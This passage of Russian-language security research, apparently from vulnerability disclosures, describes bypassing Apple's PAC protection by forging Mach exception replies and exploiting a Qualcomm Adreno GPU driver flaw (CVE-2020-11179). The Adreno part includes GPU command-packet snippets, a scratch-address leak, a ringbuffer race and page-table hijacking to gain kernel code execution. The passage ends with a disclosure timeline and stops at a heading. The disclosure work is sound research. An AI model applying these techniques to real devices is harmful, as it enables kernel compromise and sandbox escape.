
Хуки Frida на `mach_msg` с устранением дубликатов по стеку вызовов обнаружили IPC браузера, XPC и вызовы ядра. В каждом случае сообщение создавалось и отправлялось почти немедленно. Следовательно, для повреждения требовалась ещё одна небезопасная гонка, проигрыш которой портил сообщение в куче или стеке. Из соображений надёжности эти кандидаты были отклонены.

Злоупотребление обработчиками сигналов

Обычно PAC останавливает атаку, приводя к сбою процесса. Механизм исключений Mach в WebKit вместо этого может перехватывать ошибки, изменять состояние регистров и возобновлять выполнение. JSC использует это для проверок границ WebAssembly: 32-разрядный доступ в 32-гигабайтную защитную область вызывает ошибку, обработчик корректирует поведение, а JavaScript получает исключение.

Последовательность такова:

1. В потоке renderer возникает ошибка.
2. Ядро пробуждает GCD-поток обработки исключений.
3. `mach_msg_server_once` получает сообщение об исключении и выделяет ответ.
4. Созданная MIG функция `_Xmach_exception_raise_state_identity` извлекает состояние сбойного потока.
5. `catch_mach_exception_raise_state` проходит по связному списку обработчиков, которые могут изменять выходные регистры.
6. MIG-заглушка кодирует результат и новое состояние в ответе.
7. Ядро либо возобновляет поток с этим состоянием, либо завершает его.



Эксплойт повреждает неподписанные указатели `next` списка обработчиков, превращая его в цикл. Ошибка в другом потоке заставляет GCD-worker бесконечно выполняться в `catch_mach_exception_raise_state`, фиксируя расположение его стека. Контролируемый атакующим поток сканирует непрерывно расположенные стеки потоков в поисках адреса возврата этой функции и находит выгруженный указатель на ответное сообщение.

Атакующий изменяет состояние регистров в ответе и результат успешного выполнения. PC остаётся защищён PAC, но регистры общего назначения и состояние стека можно контролировать. Выгруженный указатель перенаправляется, чтобы итоговый `KERN_FAILURE` настоящего обработчика был записан в другое место и не перезаписал поддельный ответ. После восстановления списка worker завершает работу; `mach_msg_server_once` отправляет контролируемое атакующим состояние, и ядро возобновляет сбойный поток.

Так создаётся небольшой отладчик, способный останавливаться на выбранных недопустимых обращениях и изменять большую часть контекста выполнения. Возможные применения включают:

• повреждение `AssemblerBuffer`, чтобы произвольные инструкции были скопированы до последующей ошибки несовпадения хеша, с перехватом этой ошибки;
• возникновение ошибки во время записи в область JIT и изменение регистра-источника;
• сохранение области JIT текущего потока доступной для записи путём возобновления в другом месте во время `copyCompactAndLinkCode`;
• многократный перехват ошибок аутентификации для перебора PAC и последующего достижения встроенного участка копирования JIT.

Опубликованный PoC использовал этот механизм для обхода PAC у TypedArray. Apple исправила варианты с обработчиком исключений как CVE-2020-9910 в iOS 13.6.

Сведения о Mach Interface Generator, использовавшемся заглушками исключений, сохранены в документации MIG.

Заключение

В исследовании рассматривались злоупотребление средой выполнения без shellcode, повреждение IR, гонки, необработанные указатели кода, гонки сообщений Mach и обработка исключений. Два ранее не публиковавшихся класса обеспечили надёжный обход защит: неподписанные доступные для записи импорты, подписываемые или вызываемые при использовании, и повреждение ответов на исключения Mach через остановленный поток обработчика. Apple исправила их как CVE-2020-9870 и CVE-2020-9910.

Обходы защит часто становятся для атакующих однократными вложениями, пригодными для повторного использования. Отношение к ним как к уязвимостям, вознаграждение за сообщения, назначение CVE и быстрое исправление одновременно разрушают множество будущих цепочек. Поэтому оперативная реакция Apple на эти находки имеет большое значение.

Логические ошибки могут и дальше обеспечивать выход из песочницы, однако компрометация renderer часто по-прежнему требует shellcode или эквивалентного нативного примитива. Многоуровневые средства защиты остаются полезными: MTE рядом с исходным повреждением, механизмы StructureID и cage на раннем этапе эксплуатации, PAC/APRR после получения чтения и записи, а вокруг них — более строгая изоляция процессов.

Атака на GPU Qualcomm Adreno

Удалённые эксплойты Android часто начинаются с выполнения кода внутри приложения, например браузера или мессенджера. Для получения полного доступа к системе всё ещё требуется выйти из песочницы этого приложения. В публикации исследуется поверхность атаки, напрямую доступная приложениям в песочнице, — GPU — и необычная уязвимость Qualcomm Adreno, приводящая к выполнению кода в ядре.

Работа основана на CVE-2019-10567 Гуана Гуна. В июне 2020 года выяснилось, что её исправление было неполным. Project Zero и Qualcomm совместно исследовали первопричину, которой присвоили CVE-2020-11179. Qualcomm предоставила исправление OEM-производителям в августе 2020 года и заявила, что не располагает свидетельствами эксплуатации в реальных атаках.

Поверхность атаки Android

Песочница Android объединяет SELinux, seccomp BPF и отдельные UID приложений. Цели для выхода из песочницы можно сгруппировать по охвату:

• **Повсеместные:** общий код ядра Linux и системных служб, широко затрагивающий экосистему.
• **Чипсет:** аппаратно-зависимые компоненты, общие для многих поставщиков, например счётчики производительности Snapdragon или Wi-Fi Broadcom.
• **Поставщик:** программное обеспечение, поставляемое на разных устройствах одного OEM, например драйверы ядра Samsung.
• **Устройство:** функции, уникальные для одной модели, например конкретная реализация биометрии.

Повсеместные ошибки дают максимальный охват, но их поиск может быть дорогим, а исправление — быстрым. Ошибки конкретного поставщика и модели найти проще, однако приходится поддерживать множество цепочек. Ошибки чипсетов представляют полезный компромисс.

GPU особенно привлекателен. Приложениям необходимо аппаратное ускорение, поэтому песочница разрешает доступ к устройству GPU. В Android преобладают две реализации: ARM Mali и Qualcomm Adreno. Охват обеих позволяет достичь значительной части экосистемы, а сложные драйверы, прошивки и недокументированные командные процессоры создают глубокую поверхность атаки.

Что-то выглядит странно

При проверке драйвера KGSL от Qualcomm в апреле 2020 года было найдено исправление, рандомизировавшее GPU-адрес глобального scratch-буфера:


```
msm: kgsl: Make the "scratch" global buffer use a random GPU address

Select a random global GPU address for the "scratch" buffer that is
used by the ringbuffer for various tasks.
```

Виртуальные адреса GPU не являются обычными указателями ядра, поэтому применение ASLR к одному из них выглядело подозрительно. Исправление относилось к CVE-2019-10567. Сопутствующее изменение перенесло команды пользовательского профилирования в косвенный буфер, чтобы предоставленные пользователем адреса и значения больше не попадали непосредственно в ringbuffer.

Возникло два вопроса: почему данные атакующего в ringbuffer опасны и можно ли всё ещё раскрыть якобы рандомизированный scratch-адрес?

Знакомство с Adreno

OpenGL ES и Vulkan скрывают от приложений аппаратные различия, но в конечном счёте взаимодействуют с драйвером ядра. На устройствах Qualcomm этим интерфейсом служит `/dev/kgsl-3d0`.



Через `ueventd` устройство глобально доступно для чтения и записи:

```
/dev/kgsl-3d0  0666  system  system
```


Его тип SELinux — `gpu_device`, с явным правилом для недоверенных приложений:

```
allow untrusted_app gpu_device:chr_file {
  append getattr ioctl lock map open read write
};
```

Поэтому процесс в песочнице может выделять память GPU, создавать контексты, отправлять потоки команд и отображать разделяемые страницы через ioctl KGSL и `mmap`.

Общие отображения GPU

`IOCTL_KGSL_GPUMEM_ALLOC` создаёт физические страницы и отображает их в контекст GPU через системный блок управления памятью (SMMU). Пользовательское пространство отображает те же страницы в адресное пространство CPU. Для одной и той же физической памяти CPU и GPU используют разные виртуальные адреса.



Обычно каждый процесс получает собственный контекст GPU и таблицы страниц, что не позволяет одному приложению читать буферы другого. При переключении контекста заменяются таблицы страниц, загруженные в IOMMU.

Некоторые отображения глобальны и присутствуют в каждом контексте. Они обслуживают ringbuffer, отладку, вытеснение, микрокод, счётчики производительности и взаимодействие с драйвером. Они не отображаются в пользовательское пространство, но отображены одновременно в адресные пространства GPU и ядра.

На устройстве с root-доступом их можно увидеть в debugfs:

```
fc000000-fc000fff   4096 setstate
fc001000-fc040fff 262144 gpu-qdss
fc041000-fc048fff  32768 memstore
fce7a000-fce7afff   4096 scratch
fc04b000-fc052fff  32768 ringbuffer
fc0a1000-fc0a8fff  32768 ucode
...
```

Между перезагрузками перемещалось только 4-килобайтное scratch-отображение; остальные глобальные области оставались в диапазоне `[0xfc000000, 0xfd400000]`. Именно такую ограниченную рандомизацию ввели для CVE-2019-10567.

Scratch-буфер

Драйвер выделяет scratch во время инициализации:

```
status = kgsl_allocate_global(device, &device->scratch,
                              PAGE_SIZE, 0,
                              KGSL_MEMDESC_RANDOM, "scratch");
```

В нём хранится общее состояние CPU/GPU. Важны два применения:

• туда записывается адрес буфера восстановления после вытеснения;
• GPU записывает туда указатель чтения (RPTR) каждого ringbuffer, который CPU читает при вычислении свободного места.

Второе применение связывает рандомизацию scratch с исправлением ringbuffer.

Основы ringbuffer

IOCTL_KGSL_GPU_COMMAND в конечном счёте отправляет работу через глобальный кольцевой буфер размером 32 КБ. CPU выступает производителем и продвигает WPTR, а GPU потребляет команды и продвигает RPTR. Драйвер определяет, помещается ли запрошенная последовательность команд:

```
unsigned int *adreno_ringbuffer_allocspace(
    struct adreno_ringbuffer *rb, unsigned int dwords) {
  unsigned int rptr = adreno_get_rptr(rb);

  if (rptr <= rb->_wptr) {
    if (rb->_wptr + dwords <= KGSL_RB_DWORDS - 2) {
      unsigned int ret = rb->_wptr;
      rb->_wptr = (rb->_wptr + dwords) % KGSL_RB_DWORDS;
      return RB_HOSTPTR(rb, ret);
    }
    if (dwords < rptr) {
      // wrap to the beginning
      rb->_wptr = dwords;
      return RB_HOSTPTR(rb, 0);
    }
  }

  if (rb->_wptr + dwords < rptr) {
    unsigned int ret = rb->_wptr;
    rb->_wptr = (rb->_wptr + dwords) % KGSL_RB_DWORDS;
    return RB_HOSTPTR(rb, ret);
  }
  return ERR_PTR(-ENOSPC);
}
```

adreno_get_rptr() читает значение из scratch. Ложный, искусственно завышенный RPTR заставляет распределитель вернуть пространство, перекрывающее команды, которые GPU ещё не обработал. CPU и GPU начинают по-разному оценивать занятую часть кольца, и новые команды перезаписывают ожидающие выполнения операции.

Атака на scratch RPTR

Пользовательское пространство не может напрямую отобразить scratch, однако предоставленные атакующим команды GPU могут записывать в него. У выделения отсутствуют как KGSL_MEMFLAGS_GPUREADONLY, так и KGSL_MEMDESC_PRIVILEGED.

```
/* write a value to scratch */
*cmds++ = cp_type7_packet(CP_MEM_WRITE, 3);
cmds += cp_gpuaddr(cmds, SCRATCH_BASE + 256);
*cmds++ = 0x41414141;

/* wait until the write is visible */
*cmds++ = cp_type7_packet(CP_WAIT_REG_MEM, 6);
*cmds++ = 0x13;
cmds += cp_gpuaddr(cmds, SCRATCH_BASE + 256);
*cmds++ = 0x41414141;
*cmds++ = 0xffffffff;
*cmds++ = 1;

/* signal success in an ordinary shared mapping */
*cmds++ = cp_type7_packet(CP_MEM_WRITE, 3);
cmds += cp_gpuaddr(cmds, shared_mem_gpuaddr);
*cmds++ = 1;
```

Эти низкоуровневые операции не документированы, но их можно вывести из кода драйвера и экспериментов. `CP_MEM_WRITE` сохраняет константу, `CP_WAIT_REG_MEM` останавливается до выполнения условия, а `CP_MEM_TO_MEM` копирует данные между адресами GPU.

Рандомизированную страницу можно найти двумя способами. После исключения фиксированных глобальных отображений остаётся всего 2721 страница-кандидат; полный перебор занимал в среднем 7,5 минуты на телефоне среднего класса. Более быстрый способ использует настройку вытеснения: `a6xx_preemption_pre_ibsubmit` записывает указатель scratch в доступный для чтения ringbuffer как аргумент `CP_MEM_WRITE`. `CP_MEM_TO_MEM` копирует этот слот ringbuffer в контролируемую атакующим общую память, немедленно раскрывая scratch.

Перезапись ringbuffer

Adreno предоставляет четыре ringbuffer с разными приоритетами. Ringbuffer 0 не использовался обычными нагрузками Android на тестовом устройстве и создавал минимум шума. Сам ringbuffer доступен GPU только для чтения, поэтому пользовательские команды не могут изменить его напрямую; поддельный RPTR заставляет ядро перезаписать его от имени атакующего.

Крупные пользовательские потоки не копируются непосредственно в кольцо. Драйвер вставляет операцию `CP_INDIRECT_BUFFER_PFE`, содержащую адрес и размер пользовательского буфера. Команды ringbuffer образуют привилегированные пролог и эпилог вокруг этого косвенного перехода: вытеснение, переключение контекста, счётчики, обходы аппаратных ошибок, идентификаторы и переходы защищённого режима.

Защищённый режим

Косвенные пользовательские команды обычно выполняются с включённым защищённым режимом GPU. Тогда чувствительные глобальные отображения и диапазоны регистров недоступны. Создаваемые драйвером операции временно отключают защиту для вытеснения, переключения контекста, счётчиков и обходов аппаратных ошибок.

Переключение контекста особенно мощно, поскольку GPU обновляет собственную конфигурацию IOMMU. `CP_SMMU_TABLE_UPDATE` записывает защищённый регистр TTBR0, значением которого является физическая база активных таблиц страниц GPU. Если атакующий управляет TTBR0, любой адрес GPU можно отобразить на любую физическую страницу, включая память ядра.

Это объясняет CVE-2019-10567. Гуан Гун использовал повреждение RPTR и аргументы профилирования, чтобы внедрить команды в ringbuffer в тщательно подобранном месте. Эти команды отключали защищённый режим, переходили к данным атакующего и изменяли TTBR0. Первоначальные исправления рандомизировали scratch и исключили значения профилирования из кольца.


Восстановление атаки

Раскрытие scratch обходит первое исправление. Вместо поиска другого интерфейса внедрения команд для обхода второго новый эксплойт меняет порядок законных операций ringbuffer.

Обычная привилегированная последовательность такова:

1. отключить защищённый режим;
2. выполнить переключение контекста или другую привилегированную операцию;
3. снова включить защищённый режим.

Атакующий вступает в гонку между этапами 1 и 3. Пока GPU выполняет законную последовательность с отключённой защитой, повреждение RPTR заставляет CPU перезаписать команды переключения контекста законным косвенным переходом, контролируемым атакующим.



Пространственные и временные условия стабильны. Команда ожидания GPU создаёт точку синхронизации; эксперименты определяют относительное смещение, на котором перезаписи впервые становятся видимыми, вероятно из-за кеширования или фиксированного окна упреждающей выборки. После этого вокруг данной границы можно выровнять padding, полезную

нагрузку перехода и команды переключения контекста.

Гонка выигрывается не менее чем в 20% случаев. Неудача не имеет видимых негативных последствий, поэтому повторение в цикле обеспечивает почти мгновенный практический успех. Когда косвенный переход выполняется без защиты, команды атакующего переписывают TTBR0 физическим адресом поддельных таблиц страниц.

Proof of concept размещает эти таблицы на известной физической странице путём распыления buddy allocator; ION мог бы повысить надёжность. Поддельная трансляция затем отображает произвольную физическую память. Поскольку ядра Android занимают предсказуемые физические адреса, команды GPU могут перезаписать код или данные ядра и добиться выполнения в ядре.

Итоговая атака

Proof of concept **Adrenaline** нацелен на Pixel 3a со сборкой `sargo-user QQ2A.200501.001.B3` и ядром `4.9.200-gdf3ca60d978c-ab6351706`. Для демонстрации управления PC он перезаписывает запись `sys_call_table`.

Помимо гонки с вероятностью 20% остаются два ограничения. Смещения ringbuffer различаются между версиями ядра, хотя стабильны для каждой сборки и могут вычисляться автоматически. Распыление фиксированной страницы через buddy allocator в демонстрации может столкнуться с уже занятой памятью; более управляемый распределитель должен устранить эту неопределённость.

Хронология исправления

CVE-2020-11179 была исправлена ограничениями прошивки GPU и драйвера ядра, защищающими scratch от пользовательских команд, выполняющихся через косвенные переходы.

Дата	Событие
2020-06-08	Отчёт отправлен Qualcomm и зарегистрирован как Project Zero Issue 2052; Qualcomm назначила QPSIIR-1378.
2020-06-16	Project Zero и Qualcomm обсудили атаку и исправления; были переданы дополнительный PoC перебора RPTR и возможный обход исправления.
2020-06-25	Qualcomm подтвердила, что обход можно устранить в драйвере, и запланировала исправление на август; Android Security предложили координировать работу напрямую.
2020-07-17	Qualcomm сообщила о работе над исправлением микрокода и плановой передаче OEM к 7 сентября.

2020-07-29	Qualcomm подтвердила технические подробности и запросила раскрытие 5 октября.
2020-07-31	Project Zero подтвердила раскрытие 7 сентября в соответствии с политикой и оценила вероятность ситуативного повторного использования как низкую из-за сложности эксплойта.
2020-08-04	Qualcomm в закрытом порядке распространила уведомление среди OEM.
2020-08-20	Qualcomm запланировала публичный бюллетень на ноябрь и запросила 14-дневное продление.
2020-08-27	Qualcomm назначила CVE-2020-11179.
2020-09-02	Раскрытие перенесено на 8 сентября, поскольку 7 сентября было государственным праздником в США.
2020-09-08	Подробности задачи, эксплойт и публикация в блоге раскрыты публично.

Рекомендации

Прозрачность и открытость

GPU выполняет сложную обработку недоверенных входных данных, одновременно обеспечивая критически важную границу изоляции Android. Adreno и Mali должны предоставлять проектную документацию, по возможности исходный код и явные модели угроз и безопасности. Когда-то закрытость аппаратного обеспечения могла давать конкурентное преимущество, но теперь от этих компонентов зависит безопасность ОС для миллиардов пользователей.

Анализ вариантов

Исходные исправления были изобретательными мерами защиты, но очевидно узкими. Scratch оставался доступным для записи, а его указатель — раскрываемым; контролируемые атакующим данные профилирования были удалены без устранения базовой возможности повреждать состояние кольца. Более глубокая проверка после CVE-2019-10567 могла бы раньше обнаружить этот вариант.

Командам первичного анализа и исправления необходимо время на исследование первопричин и смежных идей, а не только на обработку очереди. Качественные внешние отчёты дают возможность улучшить архитектуру и найти варианты, и организации должны соответствующим образом финансировать эту работу.

Устранение уязвимостей

